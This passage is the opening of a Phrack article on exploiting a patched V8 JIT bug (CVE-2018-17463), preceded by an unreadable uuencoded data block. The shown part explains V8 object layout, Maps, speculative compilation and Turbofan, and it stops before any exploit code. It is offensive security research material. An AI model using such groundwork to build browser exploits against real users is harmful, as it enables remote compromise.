MP>7AO/O-HS[-J+X[_:0Q/S4*M"@IK-5L&&EV1!'F+BPKBOW'&*N)"\7]:\
M!X1WB%@-L0+VVH(C[R837J'\C]O.??<>, ,.V+F!0TL^R4JK8\$OZ%9G'!&!.U*
M'E2Q*_A,R\$S8.R"Q=X*I<(D&[GI)D^1]-&0G_\$H4##9Z<)' \NUV9H=F<L:1=
MJH]2(W(!D;I>;LJ"9-\$]&6OQH<+'<TKTX=T/<E1J*/W]O9U?9\V+9OP&G!7\
M&+K,[T8,ADOTR&=8J_QIMPW!9#"SC/>L8"2'J(#).,D?L@;- ">!UOEYY[Q_
MW/FINMZB.-G"[E?T2PV(C0X:(&BN<J\$J6_NPO=1!)Y\Q#TX&7*X[P#<,2KH
M1BUG/'\':L?PZ6IC'8#A0YXMX9]W;K'CV&O_:TL:V%DX2<4>)@HY%'J;EEN4<>
MJ&%N&YKQ%1\=Z\$RIQ;?ZGN#]\$3\$.6,UMF\$T18YD&UUQN6<1&+&'L0?D<I!B
M^:;LKN(46BI%0E!VLU6<)/\L;NT?L@I10'@[!ZMB3N>@_GUGL@ZCF-9\$'G]#
M^:N,3@+B%!'^PG_T8?P-; ,Y]L#?/;8!T9)Y]RM>DLH,-!HRIS4]?HZC22,L<L
M0G/KDC0\$KY<3A)\YI2H<YC1B]'WTP]I=2/M9T9V&O-PPB_#9\2\$^.#*C,FP
MT'10^+<9I%NQ*'39+#SAJ7B+<X'OSRSDP6=9>L6*^&;&B1+>GWK_6FX7O>J
ML+=!:WE;#>WT:3"9]:]@E-?I)8/'!FT[&[5J%6+B;M1L@O^6\$70#0K]75%&S
M\$2C1W*D)NK6)?8EM.\-. [%W+*%!'B^;5/*Q6BO!^[G4%*TR%J6+5'DV===#M
MG5?7N<[P '[5>MT;YSKD79LODR]9LH%D<?*?5R#)IZXFQE9K\$!K^R9Q)\53!L
M_?0!\,)FA\$R15UF2NZKBX%7Y]=V,C34&[_%H9'^S0H\$C100/\$W(TGN'OX>
MGIG1)1OUA3V9987],^4)WMAOR&X\F[%_V,-URF&.8>'778<5:E,TR79M;P+A
M!S0336]&SO^8H(#,=Z=S?URGD'^?@CB!'%JC<!I@FA>GC%)<O<*5S45BA]#W
M>4+3R-49]!.C2<)5KXS_*Q23(63,P@P:ETF0NH47Y(<HP*!+BU(%8DXDKMM4
M\DI&I<TUJ-F"EA:9B_M\R%PZL\0@7?]-<9OZ%#F99*RL*I.: ,0J9^AX:&_Y"
MZV% ^3M,'QX];[M%"1)\$^AZ8:;+O3I4<X??E6/CZ.HH_S656M@LU,^9L^-CH*
M4N2BLD&/+3YN-6:3^7NM,1UB_[^PJ<@&^5['FQ.GE6?92;-NR!0_MUW>U"Y8
M\$^"?C\T3[;39?['7./_I8'\$7DC?"C]^DIKU'(L'3'ZWD.F\\$/B90X(D&%QW)
M%5PH3CB^DK*' (#6#QM2IKN[M6._8[V<ZS4B)@Y^</AJ=GP+9Y2\$'OS+#G52O
MM\$#",FF3I@<^2C=J4MKX4#68N_/!VUV<%%_?>I:84,XRR'\I*<N8I3[RI01)
M=5V7MRG73195USF+Q\$B#&\'\$*EE,9:*>N.NJ\$4N5:*TSHIJ^YQ,X' 'WD:OI<
M9?G\>V=9*^D,#YKDJ0VME*K]3<@UJPT#5O"8L?&:#@ "9NL^~?@Q];/XHNLI^
MNK@A+T<?"O#_2G@@(- _[-!^#NS'%@<[5!5S,P>,FB,&Y9AHQ%A'-O6L?>L_
M3J-K\,R"U]YU0*K'8!@,O>H-P\UBU8'<]8+M66VR_32B6G7/L1T7;\%:*S>@
MH&&O7KQ^L?_ZY?[N:SS7'T01X!5L.V,_87V13]I'^>;('R>HL.+R@KRU4%HN
MR_#OG2PKK;KULO+ANSSR,VBOKGHD(04O/HP.:W5#/+&@)G;*S=V][W9W<QE(
M-X(XE8'AU^#*?!U'\!7"?R7@*,^-1//88_UZW; ,N"7N.L]KVMH/' '+8./OQ\$
MO?S/' "0)Z\$"VLEXK"P@).0T0\EDY(!0ST7(P:!!>JY\$O,V59T?-'?HB'>[=6
M4"@G\$G_Q[EO?_N7I@_Y\=)J'M9_Q_7NT\^?\\C/_/!!J%+O_J!AC_9_;AZT.
MA(7M0#"T]WT58RS["CY67I[,GA7@I6B1JCHC!RZCHF:<P*&/?X=#6X'N_=V=
M[X3?K6Z?=V_O[W1/S>PB,5'CB0O^>_ _[J9W;WTLX/_LQVN+^>>O'D_D@
M'YVU?^BUC[LF2Y>/Y+/L@8S]4U-9X_'G.[B-X,HI9+4&"Q*-/K&>QT'_)_['
M`**`"? "ZW]U_9<M_NZ]?O7JB_X?XM#O=?O?P+R+5E?#6K/9/VBS+]Y_5).K
M8#SV/@_B^=3;W\$R&' [UP=A5-@RAA/S%(X'#" [G[[;6WMKV@R>;HO3=J,DEF
MDS(EL!JSF(DGFY#KOK;&^7"JFYM6\052;;# ,^BJT]V:\4?;A\&G8'RW;]NL
MIBKP'U5K\$K4M-M2USL%=EGS5X' /)+%9[-]L19I]-.UYD0<^ZY\$ I>6U:P2'
MX<N7.SO]631@, ,&!]\$FAJWS;(VX2('9X?3U[M>YMA<I-@A!4Y%:F<_\$_36_S
M%X@'O=G>6EMC7]ZR'C'L=G"&QEBARVFT"?%6!NFF/PY]5#!M_L(>\OOV_Y/)
M^+LY\$6NP^8E"<;'GTQ^>V]H1C3LJ3=AI>6OB;4:L#,['T>Z1&OQV%^-O;Q^'
M%[\$?WVSC#<AU%'],6,5*A8UX.'XO?F#_#;[]EAY=BB+>\$2C+Z+K*>H-Q4>V'
M\$'_@)!B&ONL%'@KL%_KA)-N%N)YPS-'>R>:8[5(#4B"'^H'!'+X4\$*)_MH;=
M7T_DJJU]X[4Z1VO_:OR?L./^>EC'__?W=_9L_K^_]*)_S](_@>,\$L89!(\9
MYM\$U#8;;@S]"3V3<<[_W_U]G9VWWC_'4X8+P[G DYR4\$-N8T%<J&#ZT(<L(
M_J6((OSY++V" ^VRN9A"A0W!'Q=%%"B*1:\$P?HH^X+P.64_+:_J)/YNA)O-2
M#T`?#!7OJ0/@S'=T0%_R3EYI'\$K<HB.[<ROQR4\MHT-0]B&_&;QRRV5R0K=U
M1C&W,2#=#;KZC\6A:7!KI6V_G\Y]V/J\+_7*-%Z3Q5HT\$4+5"M<PSI4'I=U4;
MN,RH;%NQP@M;=-\3<TSJ941&AE3\$: .NX.@&NUAO9\$VQS'T7?8+/LW\$4IC9>
MRZ4#<Q5_D,[]L1=, ,>8]6"%*#.5#6PU=E+8) [->%ZQKL,\$'R!R,(.93'42
M):DW#C\&8XC^IB\MQWCH?=6E4ALE.0'_TOK_+3?_=!LMKI=@H:#),C:PG@9
M<CLTM72*-?0AR4)5PQ^] \$WG%L0"?,%\$#\$]W^B8@S\$2Z!1MI88!*=*Z3MKZ?:C
M\$BUXESX[T0U+4:C4F!\4+O3.1!5V5)7"8P,FM\S&C\Y:)WW.T=L3.= '#3:J
M?J_3[YZ=-WY]YWW[;5C3QF4LC3;94<"G&@S[JDPUU':KC0DZ_] .P;K:&-V>A
M15_2#9*!K5HM&&EMX\U.;7MW9\?[_@<OK,F*)B.D15+4K3/?G<[_N_0_K=_?
MO6"<!,NTHE<VAF>L[G'E[%>N,ZN7O[BJSY_SV)!E':B%8UK0;&%. ,L6%VQ'
MQ4^M/&^GZN9GR'Q@VU^6\$^@#%]:#B-^(*MA+J.#>:AT_Z7](UOIB\C^H>S+R
M/_OG2?Y_6/WO2:-]:FA_Q0-SGX8++^M2B1=\TN=^G?0/)ZM[/Z7H/_ ,^7_0

MY=X3_3_(^9\G80S1E7; ,!) .K: 'S>\$>(P@,=N#!(.,20HVTDTF85@ZWX=39^G
M[\$AUL_5\$^E\Y_5]]0?I_O;.;I?^G_*\/\E&!>2\$4_#;\,;1S2IN_K;Y:)D%,
M]#9OC?D#^01^@WR>0O29RTE:][:VMFK>:?<X&E6K?U[_VY\&?_^E+QE__?6
MH0#?\$'H.R_?[E?#KH]^L8J+Z/1^X^Q:=';4_=^:;?O_G1K]Q_E.WWZ_AJ&!0
MIW@HD^-01P39NWRG3E':.SC'%=664WK^[7,^)^6LD!<VKRIMYE:5L11-!98E^
MA4X07D&,=:!_U9L\J#TO[NWE[G_??%Z9_^)_A^4_M=M+"@;VEN/' ;7AC?J,
M1?C*(=JM>K?ZZ@NC\$OXTJY#GQB7H12_U[+8ZW5'7<'VCJ4)8T&\UC/J#:#H-
M!FD?DE'A-U3G.K2-8!I]&0<!MY]?K*N0H1=-3994[M>R;2O#;LAQA<,!?_63
M(+V*AE5M@&L5\`'C-5>_]=<>Z[AQW#]I]=YW#OOGK>-6H]LBUQA-^[0K/9>]
M'?=7Z3OC5\$*Z76@ (IJ@.Y5>Q[4/;4TS"SNU4DV_270Z=Q%5!'C;)&\: ,N5\$
M_S&756;SI@MD</D\$)U!TV&P,AZ#P^ZSS0ET%@>MP/(8DWM16,'2\$A("02:70
MUIQ?":S=T&' /NI3.F]Q'B'OVS-*X/#:#D@^S?X&L9)W,&C);SL4W@K>&"W_
M32'G8;L)B:0;Y[]B@ "E9K<+=(\T1H3?D#\);P7A';M)I/)C=5-F3NK?^/3C5
M_HA.!?#<3\7SC\`-CW(Q?@F'Z=7WV_#,412B,8R"^\\$<VI>^WQ8]%3;X/X.YS
MM6VV*"5>Z:.;7;KDL',HW##F[DK,@YAV4@<<2K6L.G'M;?O/ZY9L7KU[NOBG?
M?#OY:1Q=^./<MM-X'FPO;'8CSD(B'FI'CNC%R[V]EZ_*#Z?)Y-W@)!K:[60;
MV=XN:.8TFI[-XU\$`@3EY2Y?@C[5=HNX9XS(PFS-_%"2\L@:\$174OX1['71?=
M!KTN7!_P=-LJY3FPOT(T@/+@;9V[4.@'2OU`-YAGE'>3;;L4R\`'-7I1&+P\$
M^D(;.C6K)5VR\$2>9W7I(!V\$*C:%'[QV;RC*6NS;EA-?N+>%U'ET7M[1FM[4M
ML8,0-F";Z_"^4&EG%;BTU!;SA\$TKQ::]%\NA4TOB4B'WVS;XV7:"5K27\--;[
M\$KRJQL\$4?M2R6Q'EN;1&N?/Y3^/Q9VVD=7YFRTY>' ^_ =3R'-\U:CU]#*)>WP
MF`';H]:\FPJ:E3B:BK"'"Z*>=V34R\5SE%6@-)H.7Z^6^8\$C0&2Q+R]4;- %SW9
M#!0<Q+_MPW[GZ*C;Z@E7VJSL3:.<!!0:3.OZYX%!* =4S/WR"_UBRYVBP\$I#
M+6[V%-6Y2/UP"O<&JA1XM^NGJG.PBBYSLKJ,HPD>FN!QP\$Y5C<\$@#@[3%J)
M7`<EO*"^A*O:X0?/3L5')W-2YM\$)H_I.874I4FN)OU#.T8O'?4&E)>A1^V#9
MD*2PCJ!5Y4\$RHW(['D\$8>AAH&JOG/, \L&NE14FXR8Q)T>!4E*4Z%E:6&J]@7
M/D^`\665L8-G6I<'YTK1QA&:#LF0+]2,! \TLB((A<XC_%!F=U:=/TFJVF CJ
MGIDZ'M2YBF`HE62W=?YSN]F">3#0W&W\U(7,WIL[B^LKB,/>[K3YLK23GR'B
M;A4&X#U[!D%RQ6JH0J?!!YQ1+U/#L;(.B,V-LC=?C:NS43S[*58(0+0IQ<&3Y
M\$Z586*PXFQA\$`>7AKLQ(/IR=\$UBD/FZ"LGR5#NL;>]ZFM[LC>Y-5J`/ &@9(@
MY4_)UJGNR:HU5?=W4UWC6*,?]#7:\$/3%QJ/FK`4A#B435.3PNQ7<8^WWIUN[
MU=[_932_#WO_M_MR_W56_]T__=']_]KE<99&W?3"S\)!W"[/YE/>;(3TG@:
MV_D'QLR:XY#)TQAX)_<"43S.O4%415";NHU_C\,+O%U4]XMJ8\CXISI>.=X9
M^XF>1W3=F=-ZS579+<7*)G9J)>IP_;NLM.OLR5*, :N/<^7S0?./J*" -:>BO\
M(+)G(UV-0/7NRZBT_:_:[DAL@PQHNBY2/V3@&^+_F+7,O9F"+[G]?[-OYG_=>
M[3_%?WG@^U_39ZK@ZM=Q4;QX%Y"/R8@C[R6<#O+>I>\$DR'T7^[//\$\5*T)YDG
ML%9P`V@<'W>:BI-7(=\$DP\6:O,\V&,(% (NBG`,Q),>3G]C#?J3Y(1_DC^IKP/
M.@?_V6KVE/.!O/+B+4C.,M*< (?0&,NX+ZJXMYRBO&=VCV,]#-0##N@CZT:<@
M1G\ \$QZ>9\SCF34"'\@1G:;8S#QV/AI<><E5-!\ /O>'3\$P'F&.3V(O"@S<MQ
M=#TM<RG/'=U,SEQVS%4M;T[=' /\&)\! ?^A93/Z/_ (TI8*?:79^+9\$O-GOU\$A
MM34.IOPRDN?%494!*SVE&+5G32:[_MGG?->7\2%I\Y5>0'8_N5\/*YFCH6L
M-]7&>?NG]^QOJ]EJ_]PR7PGUV#,V;/P7!K"<)LQ8951/B""8#)^4%Y%;*28`
M#LZ&%)%OV;M[;=DOP_&X#[^S:'G\$7B6H'X+W))42?L!3/Q5(R3\$1,(6ARI8C
M/G.(+JJS:)J\$%^,'Y5X<,B@ (YC.=A+UPRBHE`7AZ`ASF<;*Y):SK"YG.6+X
MLU5RO;)L;B.=LH1FHC2=V:RR[CVKZAPN_'NME+HBHW65/FHF@PD2C!%/GEW8
MLHURMKZA7-!/%^R-&*I)(;Y%8\8,KP/2%;-Q4CA#7I.0#VT[1N&GP]LGX#9%
MWEZWPCYM![AO_#-A<`=L)(,/ ,7+0&96P)\`K\$+';:/",P-9\K(&>00%^,%SY
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end

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==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x09 of 0x0f

```
=====
======[           The Art of Exploitation           ]=====
=====
======[ Compile Your Own Type Confusions ]=====
======[ Exploiting Logic Bugs in JavaScript JIT Engines ]=====
=====
======[ saelo ]=====
======[ phrack@saelo.net ]=====
=====
```

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--[0 - Introduction

This article strives to give an introduction into just-in-time (JIT) compiler vulnerabilities at the example of CVE-2018-17463, a bug found through source code review and used as part of the hack2win [1] competition in September 2018. The vulnerability was afterwards patched by Google with commit 52a9e67a477bdb67ca893c25c145ef5191976220 "[turbofan] Fix ObjectCreate's side effect annotation" and the fix was made available to the public on October 16th with the release of Chrome 70.

Source code snippets in this article can also be viewed online in the source code repositories as well as on code search [2]. The exploit was tested on chrome version 69.0.3497.81 (64-bit), corresponding to v8 version 6.9.427.19.

--[1 - V8 Overview

V8 is Google's open source JavaScript engine and is used to power amongst others Chromium-based web browsers. It is written in C++ and commonly used to execute untrusted JavaScript code. As such it is an interesting piece of software for attackers.

V8 features numerous pieces of documentation, both in the source code and online [3]. Furthermore, v8 has multiple features that facilitate the exploring of its inner workings:

- 0. A number of builtin functions usable from JavaScript, enabled through the `--enable-natives-syntax` flag for d8 (v8's JavaScript shell). These e.g. allow the user to inspect an object via

%DebugPrint, to trigger garbage collection with %CollectGarbage, or to force JIT compilation of a function through %OptimizeFunctionOnNextCall.

1. Various tracing modes, also enabled through command-line flags, which cause logging of numerous engine internal events to stdout or a log file. With these, it becomes possible to e.g. trace the behavior of different optimization passes in the JIT compiler.

2. Miscellaneous tools in the tools/ subdirectory such as a visualizer of the JIT IR called turbolizer.

--[1.1 - Values

As JavaScript is a dynamically typed language, the engine must store type information with every runtime value. In v8, this is accomplished through a combination of pointer tagging and the use of dedicated type information objects, called Maps.

The different JavaScript value types in v8 are listed in src/objects.h, of which an excerpt is shown below.

```
// Inheritance hierarchy:
// - Object
//   - Smi          (immediate small integer)
//   - HeapObject   (superclass for everything allocated in the heap)
//     - JSReceiver (suitable for property access)
//       - JSObject
//         - Name
//           - String
//             - HeapNumber
//               - Map
//                 ...
```

A JavaScript value is then represented as a tagged pointer of static type Object*. On 64-bit architectures, the following tagging scheme is used:

```
Smi:          [32 bit signed int] [31 bits unused] 0
HeapObject:   [64 bit direct pointer]             | 01
```

As such, the pointer tag differentiates between Smis and HeapObjects. All further type information is then stored in a Map instance to which a pointer can be found in every HeapObject at offset 0.

With this pointer tagging scheme, arithmetic or binary operations on Smis can often ignore the tag as the lower 32 bits will be all zeroes. However, dereferencing a HeapObject requires masking off the least significant bit (LSB) first. For that reason, all accesses to data members of a HeapObject have to go through special accessors that take care of clearing the LSB. In fact, Objects in v8 do not have any C++ data members, as access to those would be impossible due to the pointer tag. Instead, the engine stores data members at predefined offsets in an object through mentioned accessor functions. In essence, v8 thus defines the in-memory layout of Objects itself instead of delegating this to the compiler.

----[1.2 - Maps

The Map is a key data structure in v8, containing information such as

- * The dynamic type of the object, i.e. String, Uint8Array, HeapNumber, ...
- * The size of the object in bytes
- * The properties of the object and where they are stored
- * The type of the array elements, e.g. unboxed doubles or tagged pointers
- * The prototype of the object if any


While the property names are usually stored in the Map, the property values are stored with the object itself in one of several possible regions. The Map then provides the exact location of the property value in the respective region.

In general there are three different regions in which property values can


be stored: inside the object itself ("inline properties"), in a separate, dynamically sized heap buffer ("out-of-line properties"), or, if the property name is an integer index [4], as array elements in a dynamically-sized heap array. In the first two cases, the Map will store the slot number of the property value while in the last case the slot number is the element index. This can be seen in the following example:

```
let o1 = {a: 42, b: 43};
let o2 = {a: 1337, b: 1338};
```

After execution, there will be two JSObjects and one Map in memory:



As Maps are relatively expensive objects in terms of memory usage, they are shared as much as possible between "similar" objects. This can be seen in the previous example, where both o1 and o2 share the same Map, map1. However, if a third property .c (e.g. with value 1339) is added to o1, then the Map can no longer be shared as o1 and o2 now have different properties. As such, a new Map is created for o1:



If later on the same property .c was added to o2 as well, then both objects would again share map2. The way this works efficiently is by keeping track in each Map which new Map an object should be transitioned to if a property of a certain name (and possibly type) is added to it. This data structure is commonly called a transition table.

V8 is, however, also capable of storing the properties as a hash map instead of using the Map and slot mechanism, in which case the property

name is directly mapped to the value. This is used in cases when the engine believes that the Map mechanism will induce additional overhead, such as e.g. in the case of singleton objects.

The Map mechanism is also essential for garbage collection: when the collector processes an allocation (a HeapObject), it can immediately retrieve information such as the object's size and whether the object contains any other tagged pointers that need to be scanned by inspecting the Map.

----[1.3 - Object Summary

Consider the following code snippet

```
let obj = {
  x: 0x41,
  y: 0x42
};
obj.z = 0x43;
obj[0] = 0x1337;
obj[1] = 0x1338;
```

After execution in v8, inspecting the memory address of the object shows:

```
(lldb) x/5gx 0x23ad7c58e0e8
0x23ad7c58e0e8: 0x000023adbcd8c751 0x000023ad7c58e201
0x23ad7c58e0f8: 0x000023ad7c58e229 0x0000004100000000
0x23ad7c58e108: 0x0000004200000000

(lldb) x/3gx 0x23ad7c58e200
0x23ad7c58e200: 0x000023adafb038f9 0x0000000300000000
0x23ad7c58e210: 0x0000004300000000

(lldb) x/6gx 0x23ad7c58e228
0x23ad7c58e228: 0x000023adafb028b9 0x0000000110000000
0x23ad7c58e238: 0x0000133700000000 0x0000133800000000
0x23ad7c58e248: 0x000023adafb02691 0x000023adafb02691
...
```

First is the object itself which consists of a pointer to its Map (0x23adbcd8c751), the pointer to its out-of-line properties (0x23ad7c58e201), the pointer to its elements (0x23ad7c58e229), and the two inline properties (x and y). Inspecting the out-of-line properties pointer shows another object that starts with a Map (which indicates that this is a FixedArray) followed by the size and the property z. The elements array again starts with a pointer to the Map, followed by the capacity, followed by the two elements with index 0 and 1 and 9 further elements set to the magic value "the_hole" (indicating that the backing memory has been overcommitted). As can be seen, all values are stored as tagged pointers. If further objects were created in the same fashion, they would reuse the existing Map.

--[2 - An Introduction to Just-in-Time Compilation for JavaScript

Modern JavaScript engines typically employ an interpreter and one or multiple just-in-time compilers. As a unit of code is executed more frequently, it is moved to higher tiers which are capable of executing the code faster, although their startup time is usually higher as well.

The next section aims to give an intuitive introduction rather than a formal explanation of how JIT compilers for dynamic languages such as JavaScript manage to produce optimized machine code from a script.

----[2.1 - Speculative Just-in-Time Compilation

Consider the following two code snippets. How could each of them be compiled to machine code?

```
// C++
```

```
int add(int a, int b) {  
    return a + b;  
}  
  
// JavaScript  
function add(a, b) {  
    return a + b;  
}
```

The answer seems rather clear for the first code snippet. After all, the types of the arguments as well as the ABI, which specifies the registers used for parameters and return values, are known. Further, the instruction set of the target machine is available. As such, compilation to machine code might produce the following x86_64 code:

```
lea eax, [rdi + rsi]  
ret
```

However, for the JavaScript code, type information is not known. As such, it seems impossible to produce anything better than the generic add operation handler [5], which would only provide a negligible performance boost over the interpreter. As it turns out, dealing with missing type information is a key challenge to overcome for compiling dynamic languages to machine code. This can also be seen by imagining a hypothetical JavaScript dialect which uses static typing, for example:

```
function add(a: Smi, b: Smi) -> Smi {  
    return a + b;  
}
```

In this case, it is again rather easy to produce machine code:

```
lea    rax, [rdi+rsi]  
jo     bailout_integer_overflow  
ret
```

This is possible because the lower 32 bits of a Smi will be all zeroes due to the pointer tagging scheme. This assembly code looks very similar to the C++ example, except for the additional overflow check, which is required since JavaScript does not know about integer overflows (in the specification all numbers are IEEE 754 double precision floating point numbers), but CPUs certainly do. As such, in the unlikely event of an integer overflow, the engine would have to transfer execution to a different, more generic execution tier like the interpreter. There it would repeat the failed operation and in this case convert both inputs to floating point numbers prior to adding them together. This mechanism is commonly called bailout and is essential for JIT compilers, as it allows them to produce specialized code which can always fall back to more generic code if an unexpected situation occurs.

Unfortunately, for plain JavaScript the JIT compiler does not have the comfort of static type information. However, as JIT compilation only happens after several executions in a lower tier, such as the interpreter, the JIT compiler can use type information from previous executions. This, in turn, enables speculative optimization: the compiler will assume that a unit of code will be used in a similar way in the future and thus see the same types for e.g. the arguments. It can then produce optimized code like the one shown above assuming that the types will be used in the future.

----[2.2 Speculation Guards

Of course, there is no guarantee that a unit of code will always be used in a similar way. As such, the compiler must verify that all of its type speculations still hold at runtime before executing the optimized code. This is accomplished through a number of lightweight runtime checks, discussed next.

By inspecting feedback from previous executions and the current engine state, the JIT compiler first formulates various speculations such as "this value will always be a Smi", or "this value will always be an object with a

specific Map", or even "this Smi addition will never cause an integer overflow". Each of these speculations is then verified to still hold at runtime with a short piece of machine code, called a speculation guard. If the guard fails, it will perform a bailout to a lower execution tier such as the interpreter. Below are two commonly used speculation guards:

```
; Ensure is Smi
test    rdi, 0x1
jnz     bailout

; Ensure has expected Map
cmp     QWORD PTR [rdi-0x1], 0x12345601
jne     bailout
```

The first guard, a Smi guard, verifies that some value is a Smi by checking that the pointer tag is zero. The second guard, a Map guard, verifies that a HeapObject in fact has the Map that it is expected to have.

Using speculation guards, dealing with missing type information becomes:

0. Gather type profiles during execution in the interpreter
1. Speculate that the same types will be used in the future
2. Guard those speculations with runtime speculation guards
3. Afterwards, produce optimized code for the previously seen types

In essence, inserting a speculation guard adds a piece of static type information to the code following it.

----[2.3 Turbofan

Even though an internal representation of the user's JavaScript code is already available in the form of bytecode for the interpreter, JIT compilers commonly convert the bytecode to a custom intermediate representation (IR) which is better suited for the various optimizations performed. Turbofan, the JIT compiler inside v8, is no exception. The IR used by turbofan is graph-based, consisting of operations (nodes) and different types of edges between them, namely

- * control-flow edges, connecting control-flow operations such as loops and if conditions
- * data-flow edges, connecting input and output values
- * effect-flow edges, which connect effectual operations such that they are scheduled correctly. For example: consider a store to a property followed by a load of the same property. As there is no data- or control-flow dependency between the two operations, effect-flow is needed to correctly schedule the store before the load.

Further, the turbofan IR supports three different types of operations: JavaScript operations, simplified operations, and machine operations. Machine operations usually resemble a single machine instruction while JS operations resemble a generic bytecode instruction. Simplified operations are somewhere in between. As such, machine operations can directly be translated into machine instructions while the other two types of operations require further conversion steps to lower-level operations (a process called lowering). For example, the generic property load operations could be lowered to a CheckHeapObject and CheckMaps operation followed by a 8-byte load from an inline slot of an object.

A comfortable way to study the behavior of the JIT compiler in various scenarios is through v8's turbofan tool [6]: a small web application that consumes the output produced by the `--trace-turbo` command line flag and renders it as an interactive graph.

----[2.4 Compiler Pipeline

Given the previously described mechanisms, a typical JavaScript JIT compiler pipeline then looks roughly as follows:

0. Graph building and specialization: the bytecode as well as runtime type profiles from the interpreter are consumed and an IR graph, representing the same computations, is constructed. Type profiles are inspected and based on them speculations are formulated, e.g. about which types of values to see for an operation. The speculations are guarded with speculation guards.

1. Optimization: the resulting graph, which now has static type information due to the guards, is optimized much like "classic" ahead-of-time (AOT) compilers do. Here an optimization is defined as a transformation of code that is not required for correctness but improves the execution speed or memory footprint of the code. Typical optimizations include loop-invariant code motion, constant folding, escape analysis, and inlining.

2. Lowering: finally, the resulting graph is lowered to machine code which is then written into an executable memory region. From that point on, invoking the compiled function will result in a transfer of execution to the generated code.

This structure is rather flexible though. For example, lowering could happen in multiple stages, with further optimizations in between them. In addition, register allocation has to be performed at some point, which is, however, also an optimization to some degree.

----[2.5 - A JIT Compilation Example

This chapter is concluded with an example of the following function being JIT compiled by turbofan:

```
function foo(o) {
    return o.b;
}
```

During parsing, the function would first be compiled to generic bytecode, which can be inspected using the `--print-bytecode` flag for d8. The output is shown below.

```
Parameter count 2
Frame size 0
  12 E> 0 : a0          StackCheck
  31 S> 1 : 28 02 00 00  LdaNamedProperty a0, [0], [0]
  33 S> 5 : a4          Return
Constant pool (size = 1)
0x1fbc69c24ad9: [FixedArray] in OldSpace
- map: 0x1fbc6ec023c1 <Map>
- length: 1
  0: 0x1fbc69c24301 <String[1]: b>
```

The function is mainly compiled to two operations: `LdaNamedProperty`, which loads property `.b` of the provided argument, and `Return`, which returns said property. The `StackCheck` operation at the beginning of the function guards against stack overflows by throwing an exception if the call stack size is exceeded. More information about v8's bytecode format and interpreter can be found online [7].


To trigger JIT compilation, the function has to be invoked several times:

```
for (let i = 0; i < 100000; i++) {
    foo({a: 42, b: 43});
}

/* Or by using a native after providing some type information: */
foo({a: 42, b: 43});
foo({a: 42, b: 43});
%OptimizeFunctionOnNextCall(foo);
foo({a: 42, b: 43});
```

This will also inhabit the feedback vector of the function which associates observed input types with bytecode operations. In this case, the feedback vector entry for the `LdaNamedProperty` would contain a single entry: the `Map` of the objects that were given to the function as argument. This `Map` will indicate that property `.b` is stored in the second inline slot.

Once `turbofan` starts compiling, it will build a graph representation of the JavaScript code. It will also inspect the feedback vector and, based on that, speculate that the function will always be called with an object of a specific `Map`. Next, it guards these assumptions with two runtime checks, which will bail out to the interpreter if the assumptions ever turn out to be false, then proceeds to emit a property load for an inline property. The optimized graph will ultimately look similar to the one shown below. Here, only data-flow edges are shown.



This graph will then be lowered to machine code similar to the following.

```

